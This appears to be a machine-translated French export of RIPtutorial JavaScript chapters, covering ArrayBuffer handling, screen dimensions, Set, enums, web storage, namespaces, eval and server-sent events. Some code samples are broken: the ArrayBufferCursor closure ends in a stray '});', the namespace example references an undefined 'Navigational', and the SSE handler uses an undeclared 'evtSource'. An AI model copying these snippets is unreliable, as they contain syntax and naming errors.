Les fichiers sont enregistrés en tant qu'octets. La valeur de décalage «magique» est obtenue en notant que nous prenons des fichiers stockés sous forme d’octets, c’est-à-dire des entiers de 8 bits, et que nous les lisons dans une représentation entière de 8 bits. Si nous essayions de lire nos fichiers sauvegardés en octets (c.-à-d. 8 bits) sur des entiers de 32 bits, notons que 32/8 = 4 est le nombre d'espaces d'octets, qui est notre valeur de décalage d'octet.

Pour cette tâche, `DataView` est excessif. Ils sont généralement utilisés dans les cas où des données endianness ou hétérogènes sont rencontrées (par exemple, lors de la lecture de fichiers PDF, dont les en-têtes sont encodés dans des bases différentes et que nous souhaitons extraire cette valeur de manière significative). Parce que nous voulons juste une représentation textuelle, nous ne nous soucions pas de l'hétérogénéité car il n'ya jamais besoin de

Une solution bien meilleure - et plus courte - peut être trouvée en utilisant un `UInt8Array` typé `UInt8Array` , qui traite l'ensemble du `ArrayBuffer` comme composé d'entiers non signés de 8 bits:

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Itérer via un arrayBuffer

Pour un moyen pratique de parcourir un arrayBuffer, vous pouvez créer un itérateur simple qui implémente les méthodes `DataView` sous le capot:

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
```

```
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

Vous pouvez ensuite créer un itérateur comme ceci:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

Vous pouvez utiliser le `hasNext` pour vérifier s'il y a encore des éléments

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

Vous pouvez utiliser la méthode `next` pour prendre la valeur suivante:

```
var nextValue = cursor.next('Float');
```

Avec un tel itérateur, écrire votre propre analyseur pour traiter les données binaires devient assez facile.

Lire Données binaires en ligne: https://riptutorial.com/fr/javascript/topic/417/donnees-binaires

Chapitre 34: Écran

Examples

Obtenir la résolution de l'écran

Pour obtenir la taille physique de l'écran (y compris la fenêtre chrome et la barre de menus / le lanceur):

```
var width  = window.screen.width,
    height = window.screen.height;
```

Obtenir la zone «disponible» de l'écran

Pour obtenir la zone «disponible» de l’écran (c’est-à-dire ne pas inclure de barres sur les bords de l’écran, mais en incluant le chrome de la fenêtre et d’autres fenêtres:

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

Obtenir des informations de couleur sur l'écran

Pour déterminer la couleur et la profondeur de pixel de l'écran:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

Propriétés de la fenêtre innerWidth et innerHeight

Obtenir la hauteur et la largeur de la fenêtre

```
var width = window.innerWidth
var height = window.innerHeight
```

Largeur et hauteur de la page

Pour obtenir la largeur et la hauteur actuelles de la page (pour n'importe quel navigateur), par exemple lors de la programmation de la réactivité:

```
function pageWidth() {
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

Lire Écran en ligne: https://riptutorial.com/fr/javascript/topic/523/ecran

Chapitre 35: Efficacité de la mémoire

Examples

Inconvénient de créer une véritable méthode privée

Un inconvénient de la création de méthodes privées en Javascript est la mémoire inefficace car une copie de la méthode privée sera créée chaque fois qu'une nouvelle instance est créée. Voir cet exemple simple.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

Lorsque vous créez peu d'instances, ils ont tous une copie de la méthode `formatPhoneNumber`

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Ainsi, il serait bon d’éviter d’utiliser la méthode privée uniquement si cela est nécessaire.

Lire Efficacité de la mémoire en ligne: https://riptutorial.com/fr/javascript/topic/7346/efficacite-de-la-memoire

Chapitre 36: Éléments personnalisés

Syntaxe

- .prototype.createdCallback ()
- .prototype.attachedCallback ()
- .prototype.detachedCallback ()
- .prototype.attributeChangedCallback (name, oldValue, newValue)
- document.registerElement (nom, [options])

Paramètres

Paramètre	Détails
prénom	Le nom du nouvel élément personnalisé.
options.extends	Le nom de l'élément natif en cours d'extension, le cas échéant.
options.prototype	Le prototype personnalisé à utiliser pour l'élément personnalisé, le cas échéant.

Remarques

> **Notez que la spécification des éléments personnalisés n'a pas encore été normalisée et est susceptible de changer. La documentation décrit la version livrée dans Chrome stable pour le moment.**

Éléments personnalisés est une fonctionnalité HTML5 permettant aux développeurs d'utiliser JavaScript pour définir des balises HTML personnalisées pouvant être utilisées dans leurs pages, avec des styles et des comportements associés. Ils sont souvent utilisés avec ombre dom .

Examples

Enregistrement de nouveaux éléments

Définit un élément personnalisé `<initially-hidden>` qui masque son contenu jusqu'à ce qu'un nombre spécifié de secondes se soit écoulé.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }

  attachedCallback() {
```

```
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

Extension d'éléments natifs

Il est possible d'étendre les éléments natifs, mais leurs descendants ne peuvent pas avoir leurs propres noms de balises. Au lieu de cela, l' `is` - attribut est utilisé pour spécifier la sous - classe un élément est censé utiliser. Par exemple, voici une extension de l'élément `<img>` qui enregistre un message sur la console lorsqu'elle est chargée.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png"
/>
```

Lire Éléments personnalisés en ligne: https://riptutorial.com/fr/javascript/topic/400/elements-personnalises

Chapitre 37: Ensemble

Introduction

L'objet Set vous permet de stocker des valeurs uniques de tout type, qu'il s'agisse de valeurs primitives ou de références d'objet.

Les objets définis sont des collections de valeurs. Vous pouvez parcourir les éléments d'un ensemble dans l'ordre d'insertion. Une valeur dans le jeu ne peut se produire **une fois;** il est unique dans la collection du set. Les valeurs distinctes sont discriminées à l'aide de l'algorithme de comparaison *SameValueZero* .

Spécification standard concernant l'ensemble

Syntaxe

- nouvel ensemble ([itérable])
- mySet.add (valeur)
- mySet.clear ()
- mySet.delete (valeur)
- mySet.entries ()
- mySet.forEach (rappel [, thisArg])
- mySet.has (valeur)
- mySet.values ()

Paramètres

Paramètre	Détails
itérable	Si un objet itérable est transmis, tous ses éléments seront ajoutés au nouvel ensemble. null est traité comme non défini.
valeur	La valeur de l'élément à ajouter à l'objet Set.
rappeler	Fonction à exécuter pour chaque élément.
thisArg	Optionnel. Valeur à utiliser lors de l'exécution du rappel.

Remarques

Chaque valeur de l'ensemble devant être unique, la valeur d'égalité sera vérifiée et ne repose pas sur le même algorithme que celui utilisé dans l'opérateur ===. Plus précisément, pour les ensembles, +0 (qui est strictement égal à -0) et -0 sont des valeurs différentes. Cependant, cela a été modifié dans la dernière spécification ECMAScript 6. À partir de Gecko 29.0 (Firefox 29 /

Thunderbird 29 / SeaMonkey 2.26) (bug 952870) et d'une récente nocturne, Chrome, +0 et -0 sont traités comme la même valeur dans les objets Set. De plus, NaN et indéfini peuvent également être stockés dans un ensemble. NaN est considéré comme NaN (même si NaN! == NaN).

Examples

Créer un ensemble

L'objet Set vous permet de stocker des valeurs uniques de tout type, qu'il s'agisse de valeurs primitives ou de références d'objet.

Vous pouvez envoyer des éléments dans un ensemble et les réitérer comme un tableau JavaScript simple, mais contrairement au tableau, vous ne pouvez pas ajouter de valeur à un ensemble si la valeur existe déjà.

Pour créer un nouvel ensemble:

```
const mySet = new Set();
```

Ou vous pouvez créer un ensemble à partir de n'importe quel objet itérable pour lui donner des valeurs de départ:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

Dans l'exemple ci-dessus, le contenu défini serait `{1, 2, 3, 4, 5}` . Notez que la valeur 4 apparaît une seule fois, contrairement au tableau d'origine utilisé pour le créer.

Ajout d'une valeur à un ensemble

Pour ajouter une valeur à un ensemble, utilisez la `.add()` :

```
mySet.add(5);
```

Si la valeur existe déjà dans l'ensemble, elle ne sera plus ajoutée, car les ensembles contiennent des valeurs uniques.

Notez que la `.add()` renvoie le jeu lui-même, vous pouvez donc enchaîner les appels:

```
mySet.add(1).add(2).add(3);
```

Supprimer la valeur d'un ensemble

Pour supprimer une valeur d'un ensemble, utilisez la méthode `.delete()` :

```
mySet.delete(some_val);
```

Cette fonction retournera `true` si la valeur existait dans l'ensemble et a été supprimée, ou `false` sinon.

Vérifier si une valeur existe dans un ensemble

Pour vérifier si une valeur donnée existe dans un ensemble, utilisez la méthode `.has()` :

```
mySet.has(someVal);
```

Renvoie `true` si `someVal` apparaît dans l'ensemble, `false` sinon.

Effacer un ensemble

Vous pouvez supprimer tous les éléments d'un ensemble en utilisant la méthode `.clear()` :

```
mySet.clear();
```

Obtenir la longueur définie

Vous pouvez obtenir le nombre d'éléments à l'intérieur de l'ensemble en utilisant la propriété `.size`

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Contrairement à `Array.prototype.length` , cette propriété est en lecture seule, ce qui signifie que vous ne pouvez pas la modifier en lui attribuant quelque chose:

```
mySet.size = 5;
mySet.size; // 4
```

En mode strict, il génère même une erreur:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

Conversion des ensembles en tableaux

Parfois , vous devrez peut - être convertir un ensemble à un tableau, par exemple pour pouvoir utiliser `Array.prototype` méthodes comme `.filter()` . Pour ce faire, utilisez `Array.from()` ou l' `destructuring-assignment` :

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Maintenant, vous pouvez filtrer le tableau pour ne contenir que des nombres pairs et le reconvertir

en Set à l'aide du constructeur Set:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet` ne contient plus que des nombres pairs:

```
console.log(mySet); // Set {2, 4}
```

Intersection et différence dans les ensembles

Il n'y a pas de méthodes intégrées pour l'intersection et la différence dans les ensembles, mais vous pouvez toujours y parvenir, mais en les convertissant en tableaux, en les filtrant et en les reconvertissant en ensembles:

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

Ensembles d'itération

Vous pouvez utiliser une simple boucle for-it pour parcourir un jeu:

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

Lors d'une itération sur un ensemble, il renverra toujours des valeurs dans l'ordre dans lequel elles ont été ajoutées pour la première fois à l'ensemble. Par exemple:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

Il existe également une méthode `.forEach()` , similaire à `Array.prototype.forEach()` . Il dispose de deux paramètres, le `callback` , qui sera exécuté pour chaque élément, et en option `thisArg` , qui seront utilisés comme `this` lors de l' exécution de `callback` .

`callback` a trois arguments. Les deux premiers arguments sont à la fois l'élément actuel de Set (pour des `Array.prototype.forEach()` de cohérence avec `Array.prototype.forEach()` et `Map.prototype.forEach()`) et le troisième argument est le jeu lui-même.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

Lire Ensemble en ligne: https://riptutorial.com/fr/javascript/topic/2854/ensemble

Chapitre 38: Énumérations

Remarques

> En programmation informatique, un type énuméré (également appelé enumeration ou enum [..]) est un type de données composé d'un ensemble de valeurs nommées appelées éléments, membres ou énumérateurs du type. Les noms des énumérateurs sont généralement des identificateurs qui se comportent comme des constantes dans le langage. Une variable qui a été déclarée comme ayant un type énuméré peut être affectée à l'un des énumérateurs en tant que valeur.
>
> Wikipedia: type énuméré

JavaScript est faiblement typé, les variables ne sont pas déclarées avec un type au préalable et ne possèdent pas de type de données `enum` natif. Les exemples fournis ici peuvent inclure différentes manières de simuler des énumérateurs, des alternatives et des compromis possibles.

Examples

Enum définition en utilisant Object.freeze ()

5.1

JavaScript ne supporte pas directement les énumérateurs mais les fonctionnalités d'un énumérateur peuvent être imitées.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

La définition d'énumération ci-dessus peut également être écrite comme suit:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

Après cela, vous pouvez définir une variable et imprimer comme avant.

Définition alternative

La méthode `Object.freeze()` est disponible depuis la version 5.1. Pour les anciennes versions, vous pouvez utiliser le code suivant (notez que cela fonctionne également dans les versions 5.1 et ultérieures):

```
var ColorsEnum = {
    WHITE: 0,
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

Impression d'une variable enum

Après avoir défini une énumération de l'une des manières ci-dessus et défini une variable, vous pouvez imprimer la valeur de la variable ainsi que le nom correspondant à partir de l'énumération pour la valeur. Voici un exemple:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

Mise en œuvre des énumérations à l'aide de symboles

Comme ES6 a introduit les **symboles** , qui sont à la fois **des valeurs primitives uniques et immuables** pouvant être utilisées comme clé d'une propriété `Object` , au lieu d'utiliser des chaînes comme valeurs possibles pour une énumération, il est possible d'utiliser des symboles.

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false
```

```
const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

L'article Symboles dans ECMAScript 6 couvre ce nouveau type primitif plus en détail.

Valeur d'énumération automatique

5.1

Cet exemple montre comment attribuer automatiquement une valeur à chaque entrée d'une liste enum. Cela empêchera deux énumérations d'avoir la même valeur par erreur. REMARQUE: Prise en charge du navigateur Object.freeze

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
```

```
        break;
}
```

Lire Énumérations en ligne: https://riptutorial.com/fr/javascript/topic/2625/enumerations

Chapitre 39: Espace archivage sur le Web

Syntaxe

- localStorage.setItem (nom, valeur);
- localStorage.getItem (name);
- localStorage.name = valeur;
- localStorage.name;
- localStorage.clear ()
- localStorage.removeItem (nom);

Paramètres

Paramètre	La description
prénom	La clé / le nom de l'article
valeur	La valeur de l'article

Remarques

L'API de stockage Web est spécifiée dans le standard de vie HTML WHATWG .

Examples

Utiliser localStorage

L'objet localStorage fournit un stockage de clé-valeur persistant (mais pas permanent - voir les limites ci-dessous) des chaînes. Toute modification est immédiatement visible dans toutes les autres fenêtres / cadres de la même origine. Les valeurs stockées sont persistantes indéfiniment, à moins que l'utilisateur n'efface les données enregistrées ou configure une limite d'expiration. localStorage utilise une interface de type carte pour obtenir et définir des valeurs.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

Si vous souhaitez stocker des données structurées simples, vous pouvez utiliser JSON pour les

sérialiser vers et depuis des chaînes de stockage.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

limites de localStorage dans les navigateurs

Navigateurs mobiles:

Navigateur	Google Chrome	Navigateur Android	Firefox	iOS Safari
Version	40	4.3	34	6-8
Espace disponible	10Mo	2 Mo	10Mo	5MB

Navigateurs de bureau:

Navigateur	Google Chrome	Opéra	Firefox	Safari	Internet Explorer
Version	40	27	34	6-8	9-11
Espace disponible	10Mo	10Mo	10Mo	5MB	10Mo

Événements de stockage

Chaque fois qu'une valeur est définie dans localStorage, un événement de `storage` est distribué sur toutes les autres `windows` de la même origine. Cela peut être utilisé pour synchroniser l'état entre différentes pages sans recharger ou communiquer avec un serveur. Par exemple, nous pouvons refléter la valeur d'un élément d'entrée en tant que texte de paragraphe dans une autre fenêtre:

Première fenêtre

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Seconde fenêtre

```
var output = document.createElement('p');
document.body.appendChild(output);
```

```
output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Remarques

L'événement n'est pas déclenché ou capturable sous Chrome, Edge et Safari si le domaine a été modifié via un script.

Première fenêtre

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Deuxième fenêtre

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

L'objet sessionStorage implémente la même interface de stockage que localStorage. Cependant, au lieu d'être partagées avec toutes les pages d'origine, les données sessionStorage sont stockées séparément pour chaque fenêtre / onglet. Les données stockées persistent entre les pages *de cette fenêtre / de cet onglet* tant qu'elles sont ouvertes, mais ne sont visibles nulle part ailleurs.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
```

```
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

Enregistrer les données dans la sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Récupère les données de sessionStorage

```
var data = sessionStorage.getItem('key');
```

Supprimer les données enregistrées de sessionStorage

```
sessionStorage.removeItem('key')
```

Effacer le stockage

Pour effacer le stockage, exécutez simplement

```
localStorage.clear();
```

Conditions d'erreur

La plupart des navigateurs, configurés pour bloquer les cookies, bloquent également `localStorage` . Les tentatives d'utilisation entraîneront une exception. N'oubliez pas de gérer ces cas .

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

Si l'erreur n'était pas traitée, le programme cesserait de fonctionner correctement.

Supprimer un élément de stockage

Pour supprimer un élément spécifique du navigateur Stockage (à l'opposé de `setItem`), utilisez `removeItem`

```
localStorage.removeItem("greet");
```

Exemple:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");
```

```
console.log( localStorage.getItem("greet") ); // null
```

(Même chose pour `sessionStorage`)

Manière plus simple de manipuler le stockage

`localStorage` , `sessionStorage` sont des **objets** JavaScript et vous pouvez les traiter comme tels.
Au lieu d'utiliser des méthodes de stockage telles que `.getItem()` , `.setItem()` , etc., voici une alternative plus simple:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

Exemple:

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

Longueur du stock local

`localStorage.length` propriété `localStorage.length` renvoie un nombre entier indiquant le nombre d'éléments dans le `localStorage`

Exemple:

Set Items

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Obtenir la longueur

```
localStorage.length; // 3
```

Lire Espace archivage sur le Web en ligne: https://riptutorial.com/fr/javascript/topic/428/espace-archivage-sur-le-web

Chapitre 40: Espacement des noms

Remarques

En Javascript, il n'y a pas de notion d'espaces de noms et ils sont très utiles pour organiser le code en différentes langues. Pour javascript, ils permettent de réduire le nombre de globales requis par nos programmes, tout en évitant de nommer des collisions ou de préfixer des noms de manière excessive. Au lieu de polluer la portée globale avec de nombreuses fonctions, objets et autres variables, vous pouvez créer un objet global (et idéalement un seul) pour votre application ou votre bibliothèque.

Examples

Espace de noms par affectation directe

```
 //Before: antipattern 3 global variables
    var setActivePage = function () {};
    var getPage = function() {};
    var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
    var NavigationNs = NavigationNs || {};
    NavigationNs.active = function() {}
    NavigationNs.pagination = function() {}
    NavigationNs.redirection = function() {}
```

Espaces de noms imbriqués

Lorsque plusieurs modules sont impliqués, évitez de proliférer les noms globaux en créant un seul espace de noms global. À partir de là, tous les sous-modules peuvent être ajoutés à l'espace de noms global. (Une imbrication plus poussée ralentira les performances et ajoutera une complexité inutile.) Des noms plus longs peuvent être utilisés si les conflits de noms posent problème:

```
var NavigationNs = NavigationNs || {};
    NavigationNs.active =  {};
    NavigationNs.pagination = {};
    NavigationNs.redirection = {};

    // The second level start here.
    Navigational.pagination.jquery = function();
    Navigational.pagination.angular = function();
    Navigational.pagination.ember = function();
```

Lire Espacement des noms en ligne: https://riptutorial.com/fr/javascript/topic/6673/espacement-des-noms

Chapitre 41: Evaluer JavaScript

Introduction

En JavaScript, la fonction `eval` évalue une chaîne comme s'il s'agissait de code JavaScript. La valeur de retour est le résultat de la chaîne évaluée, par exemple, `eval('2 + 2')` renvoie `4` .

`eval` est disponible dans le monde entier. La portée lexicale de l'évaluation est la portée locale, sauf si elle est invoquée indirectement (par exemple, `var geval = eval; geval(s);`).

L'utilisation de `eval` est fortement déconseillée. Voir la section Remarques pour plus de détails.

Syntaxe

- eval (string);

Paramètres

Paramètre	Détails
chaîne	Le JavaScript à évaluer.

Remarques

L'utilisation de `eval` est fortement déconseillée. dans de nombreux scénarios, il présente une vulnérabilité de sécurité.

> eval () est une fonction dangereuse qui exécute le code transmis avec les privilèges de l'appelant. Si vous exécutez eval () avec une chaîne susceptible d'être affectée par une partie malveillante, vous risquez de lancer du code malveillant sur la machine de l'utilisateur avec les autorisations de votre page Web / extension. Plus important encore, le code tiers peut voir la portée dans laquelle eval () a été invoqué, ce qui peut conduire à d’éventuelles attaques dont la fonction similaire n’est pas susceptible.
>
> Référence JavaScript MDN

Aditionellement:

- Exploiter la méthode eval () de JavaScript
- Quels sont les problèmes de sécurité avec «eval ()» dans JavaScript?

Examples

introduction

Vous pouvez toujours exécuter JavaScript depuis l'intérieur même si cela est **fortement déconseillé en** raison des failles de sécurité qu'il présente (voir Remarques pour plus de détails).

Pour exécuter JavaScript depuis JavaScript, utilisez simplement la fonction ci-dessous:

```
eval("var a = 'Hello, World!'");
```

Évaluation et mathématiques

Vous pouvez définir une variable avec quelque chose avec la fonction `eval()` en utilisant quelque chose de similaire au code ci-dessous:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

Le résultat, stocké dans la variable `res` , sera:

> 200
> 4
> 27

L'utilisation de `eval` est fortement déconseillée. Voir la section Remarques pour plus de détails.

Evaluez une chaîne d'instructions JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

L'utilisation de `eval` est fortement déconseillée. Voir la section Remarques pour plus de détails.

Lire Evaluer JavaScript en ligne: https://riptutorial.com/fr/javascript/topic/7080/evaluer-javascript

Chapitre 42: Événements

Examples

Chargement de la page, du DOM et du navigateur

Ceci est un exemple pour expliquer les variations des événements de charge.

1. **événement onload**

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

Dans ce cas, le message est enregistré une fois que *tout le contenu de la page, y compris les images et les feuilles de style (le cas échéant),* est complètement chargé.

2. **Evénement DOMContentLoaded**

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

Dans le code ci-dessus, le message est enregistré uniquement après le chargement du DOM / document (*c'est-à-dire une fois que le DOM est construit*).

3. **Fonction anonyme auto-appelante**

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

Ici, le message est consigné dès que le navigateur interprète la fonction anonyme. Cela signifie que cette fonction peut être exécutée avant même que le DOM ne soit chargé.

Lire Événements en ligne: https://riptutorial.com/fr/javascript/topic/10896/evenements

Chapitre 43: Événements envoyés par le serveur

Syntaxe

- nouveau EventSource ("api / stream");
- eventSource.onmessage = function (event) {}
- eventSource.onerror = function (event) {};
- eventSource.addEventListener = fonction (nom, rappel, options) {};
- eventSource.readyState;
- eventSource.url;
- eventSource.close ();

Examples

Configuration d'un flux d'événements de base sur le serveur

Vous pouvez configurer votre navigateur client pour écouter les événements serveur entrants à l'aide de l'objet `EventSource` . Vous devrez fournir au constructeur une chaîne du chemin d'accès à l'API du serveur enpoint, indiquant qu'il inscrira le client aux événements du serveur.

Exemple:

```
var eventSource = new EventSource("api/my-events");
```

Les événements ont des noms avec lesquels ils sont catégorisés et envoyés, et un auditeur doit être configuré pour écouter chaque événement par son nom. le nom de l'événement par défaut est un `message` et, pour l'écouter, vous devez utiliser le programme d'écoute d'événement approprié `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

La fonction ci-dessus s'exécutera chaque fois que le serveur transmettra un événement au client. Les données sont envoyées en tant que `text/plain` , si vous envoyez des données JSON, vous souhaiterez peut-être les analyser.

Fermer un flux d'événements

Un flux d'événements vers le serveur peut être fermé à l'aide de la méthode `EventSource.close()`

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

La méthode `.close()` ne fait rien `.close()` le flux est déjà fermé.

Liaison des écouteurs d'événements à EventSource

Vous pouvez lier des écouteurs d'événement à l'objet `EventSource` pour écouter différents canaux d'événements à l'aide de la méthode `.addEventListener` .

> EventSource.addEventListener (name: String, callback: Function, [options])

name : le nom associé au nom du canal sur lequel le serveur émet des événements.

callback : la fonction callback s'exécute chaque fois qu'un événement lié au canal est émis, la fonction fournit l' `event` en tant qu'argument.

options : options caractérisant le comportement de l'écouteur d'événement.

L'exemple suivant montre un flux d'événements de pulsation du serveur, le serveur envoie des événements sur le canal de `heartbeat` et cette routine s'exécutera toujours lorsqu'un événement est accepté.

```
var eventSource = new EventSource("api/heartbeat");
...
